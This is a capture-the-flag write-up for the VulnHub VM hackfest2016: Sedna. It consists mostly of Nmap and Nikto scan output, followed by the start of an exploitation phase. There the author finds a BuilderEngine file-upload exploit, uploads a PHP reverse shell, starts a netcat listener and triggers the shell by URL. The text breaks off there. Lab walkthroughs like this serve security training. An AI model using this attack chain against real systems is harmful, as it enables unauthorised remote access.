[VulnHub] hackfest2016: Sedna

Date: 19/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_php_fileupload, exploit_php_reverseshell, privesc_chkrootkit, privesc_cron, privesc_bash_reverseshell

Overview

This is a writeup for VulnHub VM hackfest2016: Sedna. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.4.7 ((Ubuntu))`: exploit_php_fileupload, exploit_php_reverseshell, privesc_chkrootkit, privesc_cron, privesc_bash_reverseshell

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Sep 18 18:02:06 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/xml/_quick_tcp_nmap.xml 192.168.92.176
Nmap scan report for 192.168.92.176
Host is up, received arp-response (0.0036s latency).
Scanned at 2019-09-18 18:02:07 PDT for 27s
Not shown: 989 closed ports
Reason: 989 resets
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAMicg98pQuoQKbqtp4SrKqiCeUCdVMojzPj9TQM1ETIkvcGzMqEFSweayAKO/9ZbCVfmzqhU+xt9v42cVYTbuGrLDDTE+Z6cZ2nmTSV92EgDeRMuRQ3E3Gy9oZ6QhFMFetPhDe3uH+KQMo9RUFZJgvckYiaiKYypHL+gxLhXdVGBAAAAFQCxv8bJP8R9Xc8H5k/PuUlMhUt+dQAAAIEAjclDqWZRqhQPIOxth5arD/nhvkFFCfXHWwFh4oJQq82I1NKPpInrii7ihF50clLAs5kI6z/25sw+Hd3+vHz/KMWheh8Z82oiAm0dwOOF4KnGQVW8Ze5XoappS3+OFOJ8mk1StxS8pJzh7/aH+k5S4ehRw8InS9flVxhyiv2Znw8AAACANjD8TA+fEWlpnbK5w61pzJUHc7KyhtS+6+fqR+Q1JKTuc3Yb1ducvdbhXo8/cGJnNlgFG1anlNua6Dp2KzjridXEmXV0yZHfXZKNyCjd1vhKdMz/V3sPlYwtPpIVBS7l1g43henKx7OsnmYG3Om3OpVNQXdHbUmQfrMOrG0vZNk=
|   2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCfmGWlJ/5I0AIb0AD08vS6WWQDg0/oiZwdFMDmA8yEtHCEvasNfZLnnW4eByrCANMnLGC6lGbbY288m9uP/cISt2cEGolH8p9nwV1pKUc+aAJzkMiBSC0A/0C5o9Pgm7M7Bb1rVykpUQmg/DZp6xEEKMlIOL9vf3uKspiIqkSEFdD6vPKAGy5wPXHosuBkvXrUgo+drp09pT2lqXt8tbNrao2DxHRwkFge/QtfPN319CNMMRyj/st0wj+vlDxUfmMDzvAJcEQMC14B29WEkdfwbLzhbSvcpzIIZ0biNA+E4YMrtL9IlFO/kDN065IJRXPY6OJicM+IhkFdzS0uhREp
|   256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFOOuNYcmh1lnKXl53anHYpGEM/udK7ham2WOPhuvyZJOUYF/rxlas7KMo+UWZimVAedAUQYy5iq7nJlNjQpxQw=
|   256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC2Tab8Mt8xFjZKPwPpXzg2x6a6WhRaWOJCzb+lOrrbE
53/tcp   open  domain      syn-ack ttl 64 ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3-Ubuntu
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_Hackers
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp  open  pop3        syn-ack ttl 64 Dovecot pop3d
|_pop3-capabilities: SASL PIPELINING STLS AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server/emailAddress=root@localhost/organizationalUnitName=localhost
| Issuer: commonName=localhost/organizationName=Dovecot mail server/emailAddress=root@localhost/organizationalUnitName=localhost
| Public Key type: rsa
```

```
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
| MD5:   a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
| SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
| -----BEGIN CERTIFICATE-----
| MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMA0GCSqGSIb3DQEBCwUAMGUxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
| A1UEAwwJbG9jYWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
| Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoME0RvdmVj
| b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
| YWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
| MI3eQIsBxtkr0LnrTOwoZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
| GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
| K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
| vhHPVrWaRDaVL8BrQUGZ0SqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
| dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
| HQYDVR0OBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
| 6HsgfOSj4JaO/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgjCPtUMUzINeGkPBES/yNL
| R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
| TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
| BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClw0v6U/BFeEAtCwen
| FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
| W+4SElVrFEDdGPE+HYeeBHY=
|_-----END CERTIFICATE-----
|_ssl-date: ERROR: Script execution failed (use -d to debug)
111/tcp  open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          40176/tcp  status
|_  100024  1          40863/udp  status
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        syn-ack ttl 64 Dovecot imapd (Ubuntu)
|_imap-capabilities: ENABLE Pre-login more IDLE listed capabilities IMAP4rev1 post-login
 ↪ LOGIN-REFERRALS ID OK STARTTLS SASL-IR have LITERAL+ LOGINDISABLEDA0001
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
 ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
| Issuer: commonName=localhost/organizationName=Dovecot mail
 ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
| MD5:   a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
| SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
| -----BEGIN CERTIFICATE-----
| MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMA0GCSqGSIb3DQEBCwUAMGUxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
| A1UEAwwJbG9jYWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
| Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoME0RvdmVj
```

```
| b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
| YWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
| MI3eQIsBxtkr0LnrTOwoZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
| GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
| K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
| vhHPVrWaRDaVL8BrQUGZ0SqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
| dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
| HQYDVR0OBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
| 6HsgfOSj4JaO/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgjCPtUMUzINeGkPBES/yNL
| R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
| TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
| BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClw0v6U/BFeEAtCwen
| FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
| W+4SElVrFEDdGPE+HYeeBHY=
|_-----END CERTIFICATE-----
|_ssl-date: ERROR: Script execution failed (use -d to debug)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
993/tcp  open  ssl/imap    syn-ack ttl 64 Dovecot imapd (Ubuntu)
|_imap-capabilities: ENABLE Pre-login more listed AUTH=PLAINA0001 IMAP4rev1 OK LOGIN-REFERRALS
 ↪  ID capabilities post-login SASL-IR have LITERAL+ IDLE
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
 ↪  server/emailAddress=root@localhost/organizationalUnitName=localhost
| Issuer: commonName=localhost/organizationName=Dovecot mail
 ↪  server/emailAddress=root@localhost/organizationalUnitName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
| MD5:   a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
| SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
| -----BEGIN CERTIFICATE-----
| MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMA0GCSqGSIb3DQEBCwUAMGUxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
| A1UEAwwJbG9jYWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
| Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoME0RvdmVj
| b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
| YWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
| MI3eQIsBxtkr0LnrTOwoZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
| GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
| K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
| vhHPVrWaRDaVL8BrQUGZ0SqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
| dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
| HQYDVR0OBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
| 6HsgfOSj4JaO/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgjCPtUMUzINeGkPBES/yNL
| R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
| TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
| BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClw0v6U/BFeEAtCwen
| FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
| W+4SElVrFEDdGPE+HYeeBHY=
|_-----END CERTIFICATE-----
|_ssl-date: ERROR: Script execution failed (use -d to debug)
```

```
995/tcp  open  ssl/pop3    syn-ack ttl 64 Dovecot pop3d
|_pop3-capabilities: USER PIPELINING SASL(PLAIN) AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
 ↪  server/emailAddress=root@localhost/organizationalUnitName=localhost
| Issuer: commonName=localhost/organizationName=Dovecot mail
 ↪  server/emailAddress=root@localhost/organizationalUnitName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
| MD5:   a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
| SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
| -----BEGIN CERTIFICATE-----
| MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMA0GCSqGSIb3DQEBCwUAMGUxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
| A1UEAwwJbG9jYWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
| Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoME0RvdmVj
| b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
| YWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
| MI3eQIsBxtkr0LnrTOwoZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
| GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
| K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
| vhHPVrWaRDaVL8BrQUGZ0SqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
| dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
| HQYDVR0OBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
| 6HsgfOSj4JaO/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgjCPtUMUzINeGkPBES/yNL
| R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
| TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
| BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClw0v6U/BFeEAtCwen
| FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
| W+4SElVrFEDdGPE+HYeeBHY=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
MAC Address: 00:0C:29:53:40:6E (VMware)
Service Info: Host: SEDNA; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m48s, deviation: 2h18m34s, median: -12s
| nbstat: NetBIOS name: SEDNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SEDNA<00>            Flags: <unique><active>
|   SEDNA<03>            Flags: <unique><active>
|   SEDNA<20>            Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
```

```
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 37004/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 19405/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 47650/udp): CLEAN (Timeout)
|   Check 4 (port 64850/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   NetBIOS computer name: SEDNA\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-09-18T21:02:13-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-18 18:02:13
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 18 18:02:34 2019 -- 1 IP address (1 host up) scanned in 27.71 seconds
```

2. From the Nikto scan report we see that there is a `license.txt` file that could be interesting. We take a look at the file and find `Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited.` message in it indicating installation of `BuilderEngine` application:

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.92.176
+ Target Hostname:    192.168.92.176
+ Target Port:        80
+ Start Time:         2019-09-18 18:02:37 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
  ↪ against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↪ content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final
  ↪ release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```

```
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 7536 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2019-09-18 18:03:34 (GMT-7) (57 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Findings

Open Ports

```
22/tcp    |  ssh          |  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
53/tcp    |  domain       |  ISC BIND 9.9.5-3 (Ubuntu Linux)
80/tcp    |  http         |  Apache httpd 2.4.7 ((Ubuntu))
110/tcp   |  pop3         |  Dovecot pop3d
111/tcp   |  rpcbind      |  2-4 (RPC #100000)
137/udp   |  netbios-ns?  |
139/tcp   |  netbios-ssn  |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   |  imap         |  Dovecot imapd (Ubuntu)
445/tcp   |  netbios-ssn  |  Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
993/tcp   |  ssl/imap     |  Dovecot imapd (Ubuntu)
995/tcp   |  ssl/pop3     |  Dovecot pop3d
8080/tcp  |  http         |  Apache Tomcat/Coyote JSP engine 1.1
40176/tcp |  status       |  1 (RPC #100024)
```

Files

```
http://192.168.92.176/license.txt
```

Phase #2: Exploitation

1. There's an arbitrary file upload exploit for `BuilderEngine` that we can use:

```
searchsploit builderengine
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # ss builderengine
------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                | Path
                                                                                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------------------------------------------------------------------
BuilderEngine 3.5.0 - Arbitrary File Upload and Execution (Metasploit)                                                                        | exploits/php/remote/42025.rb
BuilderEngine 3.5.0 - Arbitrary File Upload                                                                                                   | exploits/php/webapps/40390.php
------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 2: writeup.exploitation.steps.1.1

2. The exploit needs an update to point to the right `BuilderEngine` url and then it can be used to `POST` a local file to the target server. We use this exploit to upload a PHP reverse shell, note the location of uploaded file, start a local `netcat` listener and trigger file execution to catch incoming reverse shell:

```
http://192.168.92.176/themes/dashboard/assets/plugins/jquery-file-upload/server/php/
nc -nlvp 9999
http://192.168.92.176/files/php-reverse-shell.php
```

